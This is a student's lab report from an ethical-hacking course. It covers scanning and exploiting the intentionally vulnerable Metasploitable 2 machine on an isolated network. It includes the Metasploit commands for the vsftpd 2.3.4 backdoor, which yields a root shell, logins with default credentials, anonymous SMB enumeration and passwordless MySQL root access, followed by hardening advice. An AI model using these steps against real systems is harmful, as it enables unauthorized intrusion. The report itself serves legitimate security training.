

Metasploitable 2

Vulnerability Assessment and Exploitation Report of Metasploitable 2

Course: Ethical Hacking(JOVAC-2026)

Name : Lucky

Uni. Roll No.: 2415000901

Metasploitable 2 · Vulnerability Assessment and Exploitation Report 2

1 — INTRODUCTION:

This report presents the vulnerability assessment and controlled exploitation of Metasploitable 2, an intentionally vulnerable Linux virtual machine developed for cybersecurity training. The assessment was performed in an isolated laboratory environment using Kali Linux as the attacking system.

The target machine (192.168.56.102) and the attacker machine (192.168.56.101) were connected through a host-only network to ensure that all testing remained within a safe and controlled environment.

The primary objective of this assessment was to identify exposed network services, perform service enumeration, evaluate potential vulnerabilities, and demonstrate exploitation where appropriate. All activities described in this report were conducted strictly for educational and research purposes.

2 — METHODOLOGY:

A structured penetration testing methodology was followed throughout the assessment.

Initially, network connectivity between the attacker and target systems was verified using standard networking utilities. A comprehensive service discovery scan was then performed using the following command:

```
nmap -sV -A 192.168.56.102
```

The scan identified active TCP services, operating system information, and software versions running on the target. Based on the scan results, appropriate security tools were selected for service specific enumeration and validation.

The primary tools used during the assessment included:

- Metasploit Framework for validating the VSFTPD 2.3.4 backdoor vulnerability.
- SSH Client for testing remote authentication using default credentials.
- Telnet Client for service access and SMTP banner enumeration.
- dig for DNS version disclosure testing.
- Nikto and a web browser for web server assessment.
- SMBClient for SMB share enumeration.
- MySQL Client for database authentication testing.
- psql for PostgreSQL connectivity testing.
- A web browser for Apache Tomcat enumeration.

Each service was evaluated individually to determine its security posture and potential impact on the overall system.

RESULTS:

COMMAND EXECUTED `nmap -sV -A 192.168.56.102`

NMAP TERMINAL OUTPUT:

```
root@kali:~/metasploit# nmap -v 192.168.56.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 08:29 EDT
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
all servers with --dns-servers
Nmap scan report for 192.168.56.182
Host is up (0.8827% latency).
Not shown: 507 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.182
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout is seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:8f:cf:ed:c8:5f:6a:74:65:9b:24:fa:cd:5d:c3:cd (RSA)
|_2048 56:56:24:0f:21:3d:de:a7:2b:ae:d1:8d:24:3d:e8:43 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-command: seta:localdomain, PIPELINING, SIZE 5000000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, a
RTIME, DSN
|_ssl-cert: Subject: commonName=ubuntu@94-base.localdomain/organizationName=OCMA/stateOrProvinceName=There is no su
ch thing outside US/countryName=US
|_Not valid before: 2016-01-17T04:07:45
|_Not valid after: 2016-04-16T04:07:45
|_ssl2:
|_SSLv2 supported
|_cipher:
|_SSLv2_KC2_128_CBC_WITH_MD5
|_SSLv2_KC4_128_CBC_WITH_MD5
|_SSLv2_KC4_128_CBC_WITH_MD5
|_SSLv2_KC4_128_CBC_WITH_MD5
|_SSLv2_KC4_128_CBC_WITH_MD5
|_SSLv2_KC4_128_CBC_EXPORT_WITH_MD5
|_SSLv2_KC4_128_CBC_EXPORT_WITH_MD5
|_ssl-date: 2025-06-24T04:30:01+00:00; -1s from scanner time.
53/tcp    open  domain      ISC BIND 9.4.2
|_dns-uid:
|_bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploit@0ed - linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
|_rpcinfo:
|_program version port/proto service
|_100000 2 111/tcp rpcbind
|_100000 2 111/udp rpcbind
|_100001 2,3,4 2049/tcp nfs
|_100001 2,3,4 2049/udp nfs
|_100005 1,2,3 47446/udp mountd
|_100009 1,2,3 48001/tcp mountd
|_100021 1,3,4 38184/tcp clockmgr
|_100021 1,3,4 53936/udp clockmgr
|_100024 2 42542/tcp status
|_100024 2 43085/udp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

Cyber Security Lab ·

Academic Assessment · June 2026 For Educational Use Only

Metasploitable 2 · Vulnerability Assessment and Exploitation Report 4

The Nmap scan revealed the following open services on the target machine:

Port Service Version 21/tcp FTP vsftpd 2.3.4 22/tcp SSH OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) 23/tcp Telnet Linux telnetd 25/tcp SMTP Postfix smtpd 53/tcp DNS ISC BIND 9.4.2 80/tcp HTTP Apache httpd 2.2.8 (Ubuntu) DAV/2 139/tcp NetBIOS-SSN Samba smbd 3.X – 4.X 445/tcp NetBIOS-SSN Samba smbd 3.0.20-Debian 3306/tcp MySQL MySQL 5.0.51a-3ubuntu5 5432/tcp PostgreSQL PostgreSQL DB

8180/tcp	HTTP (Tomcat)	Apache Tomcat / Coyote JSP engine 1.1
----------	---------------	---------------------------------------

4— EXPLOITATION AND ENUMERATION RESULTS:

Metasploitable 2 · Vulnerability Assessment and Exploitation Report 5

4.1 Port 21 — FTP (vsftpd 2.3.4):

COMMAND USED

```
msf > search vsftpd
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```

SCREENSHOT — MODULE SEARCH

```
msf >
msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check
-  -                                     -              -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes
VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

SCREENSHOT — EXPLOIT EXECUTION

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapn1
RHOSTS     RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:43889 -> 192.168.56.102:6200) at 2026-06-29 00:39:58 -0400
```

Cyber

Target Port: 21 (FTP)

Service Name and Version: vsftpd 2.3.4 Tool Used: Metasploit Framework

Objective:

Validate the known backdoor vulnerability present in the VSFTPD 2.3.4

service. Procedure:

The Metasploit Framework was used to locate and execute the vsftpd_234_backdoor exploit module. After configuring the target IP address, the exploit was launched against the FTP service.

Result:

The exploit successfully triggered the embedded backdoor and established a root-level command shell on the target system. Successful execution confirmed complete system compromise, demonstrating the critical risk posed by outdated and backdoored software.

4.2 Port 22 — SSH (OpenSSH 4.7p1):

COMMAND USED

```
ssh msfadmin@192.168.56.102
```

SCREENSHOT — SSH SESSION

```
msf > ssh msfadmin@192.168.56.102
[*] exec: ssh msfadmin@192.168.56.102

Unable to negotiate with 192.168.56.102 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
msf > ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.102
[*] exec: ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.102

The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
RSA key fingerprint is: SHA256:8QWm5EoHX9GciOLuVscegPXL00suPs+E9d/rrJ884rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Jun 29 00:27:39 2026
cexAlgorithms=+ssh-rsa,ssh-dss -o PubkeyAcceptedAlgorithms=+ssh-rsa,ssh-dss msfadmin@192.168.56.102
command-line line 0: Bad protocol 2 host key algorithms '+ssh-rsa,ssh-dss'.
msfadmin@metasploitable:~$
```

Target Port: 22 (SSH)

Service Name and Version: OpenSSH 4.7p1 Debian 8ubuntu1 Tool Used: SSH Client (Kali Linux)

Objective:

Evaluate remote access using default system credentials.

Procedure:

An SSH connection was initiated using the default msfadmin account. Compatibility options were applied to support the legacy SSH implementation used by the target.

Result:

Authentication succeeded, providing remote shell access to the target system. This demonstrates the security risk associated with retaining default login credentials on production systems.

4.3 Port 23 — Telnet (Linux telnetd)

COMMAND USED

```
telnet 192.168.56.102
```

SCREENSHOT — TELNET SESSION

```
(root@kali)~[/home/kali]
# telnet 192.168.56.102
Trying 192.168.56.102 ...
Connected to 192.168.56.102.
Escape character is '^]'.

Metasploitable 2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Jun 29 00:43:58 EDT 2026 from 192.168.56.101 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Cyber Security Lab · Academic Assessment · June 2026 For Educational Use Only
Metasploitable 2 · Vulnerability Assessment and Exploitation Report 8

Target Port: 23 (Telnet)

Service Name and Version: Linux telnetd Tool Used: Telnet Client (Kali Linux)

Objective:

Assess remote access through the Telnet service.

Procedure:

A Telnet session was established with the target machine, and authentication was attempted using the default credentials provided by Metasploitable 2.

Result:

The login was successful, resulting in an interactive remote shell. Since Telnet transmits credentials and session data in plaintext, its use represents a significant security weakness and should be avoided in modern environments.

4.4 Port 25 — SMTP (Postfix)

COMMAND USED

```
telnet 192.168.56.102 25
```

SCREENSHOT — SMTP BANNER

```
(root@kali)-[/home/kali]
# telnet 192.168.56.102 25
Trying 192.168.56.102 ...
Connected to 192.168.56.102.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Cyber

Security Lab · Academic Assessment · June 2026 For Educational Use Only

Metasploitable 2 · Vulnerability Assessment and Exploitation Report 9

Target Port: 25 (SMTP)

Service Name and Version: Postfix smtpd (ESMTP) Tool Used: Telnet Client
(Kali Linux)

Objective:

Perform SMTP banner enumeration.

Procedure:

A direct Telnet connection was established to the SMTP service to capture the server banner presented during connection.

Result:

The server disclosed software and hostname information through its SMTP banner. Such information disclosure assists attackers in identifying software versions and locating publicly known vulnerabilities associated with the mail server.

4.5 Port 53 — DNS (ISC BIND 9.4.2)

COMMAND USED

```
dig @192.168.56.102 version.bind chaos txt
```


SCREENSHOT — DIG OUTPUT

```
(root@kali)-[/home/kali]
# dig @192.168.56.102 version.bind chaos txt

; <<>> DiG 9.20.15-2-Debian <<>> @192.168.56.102 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 23131
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.                CH      TXT

;; ANSWER SECTION:
version.bind.                0      CH      TXT      "9.4.2"

;; AUTHORITY SECTION:
version.bind.                0      CH      NS       version.bind.

;; Query time: 4 msec
;; SERVER: 192.168.56.102#53(192.168.56.102) (UDP)
;; WHEN: Mon Jun 29 01:01:36 EDT 2026
;; MSG SIZE rcvd: 73
```

Cyber Security Lab · Academic Assessment · June 2026 For Educational Use Only

1

Metasploitable 2 · Vulnerability Assessment and Exploitation Report 0

Target Port: 53 (DNS)

Service Name and Version: ISC BIND 9.4.2 Tool Used: dig (DNS lookup utility)

Objective:

Determine the DNS server version through version enumeration.

Procedure:

A CHAOS TXT query requesting version.bind was sent to the DNS server using the dig utility. Result:

The server responded with its version information, confirming that it was running BIND 9.4.2. Version disclosure enables attackers to identify applicable vulnerabilities and known CVEs affecting outdated software releases.

4.6 Port 80 — HTTP (Apache httpd 2.2.8)

COMMAND USED

http://192.168.56.102

```
nikto -h http://192.168.56.102
```

SCREENSHOT 1 — BROWSER VIEW (DEFAULT PAGE)



Cyber Security Lab · Academic Assessment · June 2026 For Educational Use Only
Metasploitable 2 · Vulnerability Assessment and Exploitation Report 11

SCREENSHOT 2 — NIKTO WEB VULNERABILITY SCAN

```
root@kali: /home/kali
Session Actions Edit View Help
Screenshot taken
View Image
(root@kali)~[/home/kali]
nikto -h http://192.168.56.102
- Nikto v2.5.0

+ Target IP: 192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port: 80
+ Start Time: 2026-06-29 00:50:48 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15
+ https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?PHPBB85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP request s that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F36-D428-11d2-A769-0BAA001ACF42: PHP reveals potentially sensitive information via certain HTTP request s that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F34-D428-11d2-A769-0BAA001ACF42: PHP reveals potentially sensitive information via certain HTTP request s that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F35-D428-11d2-A769-0BAA001ACF42: PHP reveals potentially sensitive information via certain HTTP request s that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 9246 2, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1415
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CVE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vmtweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /wp-config.php: wp-config.php file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2026-06-29 00:51:56 (GMT-4) (68 seconds)

+ 1 host(s) tested
(root@kali)~[/home/kali]
```

Cyber Security Lab · Academic Assessment · June 2026 For Educational Use Only
Metasploitable 2 · Vulnerability Assessment and Exploitation Report 12

Target Port: 80 (HTTP)

Service Name and Version: Apache httpd 2.2.8 (Ubuntu) DAV/2
Tool Used: Web Browser and Nikto v2.5.0

Objective:

Assess the web server for hosted applications, configuration weaknesses, and known security vulnerabilities.

Procedure:

The target web server was accessed through a web browser to identify available applications and default resources. A Nikto vulnerability scan was then performed to detect common web server misconfigurations, outdated components, and publicly known vulnerabilities.

Result:

The assessment identified several intentionally vulnerable web applications, including DVWA, Mutillidae, phpMyAdmin, TWiki, and WebDAV. Nikto reported multiple security issues, including:

- End-of-life Apache HTTP Server 2.2.8
- Directory indexing enabled
- HTTP TRACE method enabled
- Missing HTTP security headers
- PHP information disclosure
- Accessible administration interfaces


These findings indicate a poorly hardened web environment with multiple potential attack vectors.

4.7 Port 445 — SMB (Samba 3.0.20-Debian)

COMMAND USED

```
smbclient -L //192.168.56.102/ -N SCREENSHOT — SMB SHARE ENUMERATION
```

Cyber Security Lab · Academic Assessment · June 2026



```
(root@kali)~[/home/kali]
# smbclient -L //192.168.56.102/ -N
Anonymous login successful

  Sharename      Type            Comment
  -----
  print$         Disk            Printer Drivers
  tmp            Disk            oh noes!
  opt            Disk
  IPC$           IPC             IPC Service (metasploitable server (Samba 3.0.20-Debian))
  ADMIN$         IPC             IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server      Comment
  -----
  Workgroup    Master
  WORKGROUP    METASPLOITABLE
```

Educational Use Only

Metasploitable 2 · Vulnerability Assessment and Exploitation Report 13

Target Port: 445 (SMB / NetBIOS-SSN)

For

Service Name and Version: Samba smbd 3.0.20-Debian Tool Used: SMBClient (Kali Linux)

Objective:

Enumerate accessible SMB shares without authentication.

Procedure:

The SMBClient utility was used to list shared resources anonymously by connecting without providing user credentials.

Result:

Anonymous enumeration was successful, revealing several shared resources, including print\$, tmp, opt, IPC\$, and ADMIN\$. The publicly accessible tmp share presents a potential location for unauthorized file uploads or data staging. Additionally, the installed Samba version is associated with publicly documented vulnerabilities, increasing the system's exposure.

4.8 Port 3306 — MySQL (5.0.51a-3ubuntu5)

COMMAND USED

```
mysql --ssl=0 -h 192.168.56.102 -u root
```

SCREENSHOT — MYSQL ACCESS

Target Port: 3306 (MySQL)

Service Name and Version: MySQL 5.0.51a-3ubuntu5 (Ubuntu) Tool Used: MySQL Client (Kali Linux)

Objective:

Evaluate database authentication security.

Procedure:

A remote connection attempt was made using the default root account without supplying a password.

Result:


The connection was established successfully without authentication, providing unrestricted administrative access to the database server. This represents a critical security misconfiguration that could enable unauthorized users to view, modify, or delete sensitive database contents.

4.9 Port 5432 — PostgreSQL

COMMAND USED

```
psql -h 192.168.56.102 -U postgres
```

SCREENSHOT — CONNECTION ATTEMPT

A screenshot of a terminal window with a dark background. The prompt is '(root@kali)~/home/kali'. The user enters the command 'psql -h 192.168.56.102 -U postgres'. The terminal shows the prompt 'Password for user postgres:' followed by two lines of error messages: 'psql: error: connection to server at "192.168.56.102", port 5432 failed: SSL error: unsupported protocol. This may indicate that the server does not support any SSL protocol version between TLSv1.2 and TLSv1.3.' and 'connection to server at "192.168.56.102", port 5432 failed: fe_sendauth: no password supplied'. The prompt returns to '(root@kali)~/home/kali)'.

Target Port: 5432 (PostgreSQL)

Service Name and Version: PostgreSQL DB (5.0) Tool Used: psql —
PostgreSQL Client (Kali Linux)

Test remote connectivity using the default PostgreSQL administrator

account. Procedure:

A connection attempt was initiated using the default postgres account through the PostgreSQL client.

Result:


The client encountered an SSL protocol compatibility issue due to the legacy PostgreSQL implementation. Although authentication could not be completed using the modern client configuration, the behavior indicates compatibility limitations rather than effective security controls. The service remains a potential risk if legacy clients or modified connection settings are used.

4.10 Port 8180 — Apache Tomcat 5.5

COMMAND USED

`http://192.168.56.102:8180`

SCREENSHOT — TOMCAT DEFAULT PAGE



Cyber Security Lab · Academic Assessment · June 2026 For Educational Use Only
Metasploitable 2 · Vulnerability Assessment and Exploitation Report 16

Target Port: 8180 (HTTP — Tomcat)

Service Name and Version: Apache Tomcat 5.5 / Coyote JSP Engine 1.1

Tool Used: Web Browser (Kali Linux)

Objective:

Identify exposed Tomcat management interfaces and verify server

configuration. Procedure:

The Tomcat web interface was accessed through a browser to inspect the default installation and identify available management applications.

Result:

The default Tomcat landing page confirmed the server version and exposed the Tomcat Manager and Administration applications. If configured with weak or default credentials, these interfaces could allow unauthorized administrative access and application deployment, significantly increasing the risk of remote system compromise.

5– CONCLUSION:

The vulnerability assessment of the Metasploitable 2 virtual machine successfully identified numerous security weaknesses across multiple network services. The assessment demonstrated how outdated software, insecure configurations, and default credentials can significantly increase the risk of unauthorized access and complete system compromise.

Critical findings included successful exploitation of the vsftpd 2.3.4 backdoor, remote access through SSH and Telnet using default credentials, anonymous SMB share enumeration, unrestricted MySQL administrative access, and the presence of several vulnerable web applications hosted on an outdated Apache web server. Additional weaknesses, such as DNS version disclosure and exposed Tomcat management interfaces, further highlighted the importance of secure service configuration and access control.

This assessment reinforces several fundamental cybersecurity best practices:

- Maintain up-to-date software by applying security patches and removing unsupported or end-of-life applications.
- Eliminate default credentials and enforce strong authentication policies for all network services.
- Disable insecure or unnecessary services, particularly legacy protocols such as Telnet, and replace them with secure alternatives.
- Restrict access to critical services through network segmentation, firewalls, and the principle of least privilege.
- Harden web servers by disabling unnecessary features, preventing information disclosure, and implementing appropriate security headers and configuration controls.
- Perform regular vulnerability assessments to identify and remediate security weaknesses before they can be exploited.

Overall, this laboratory exercise provided valuable practical experience in vulnerability assessment, service enumeration, and controlled exploitation within a safe environment. It also emphasized the importance of proactive security practices, continuous monitoring, and systematic risk mitigation in protecting modern networked systems.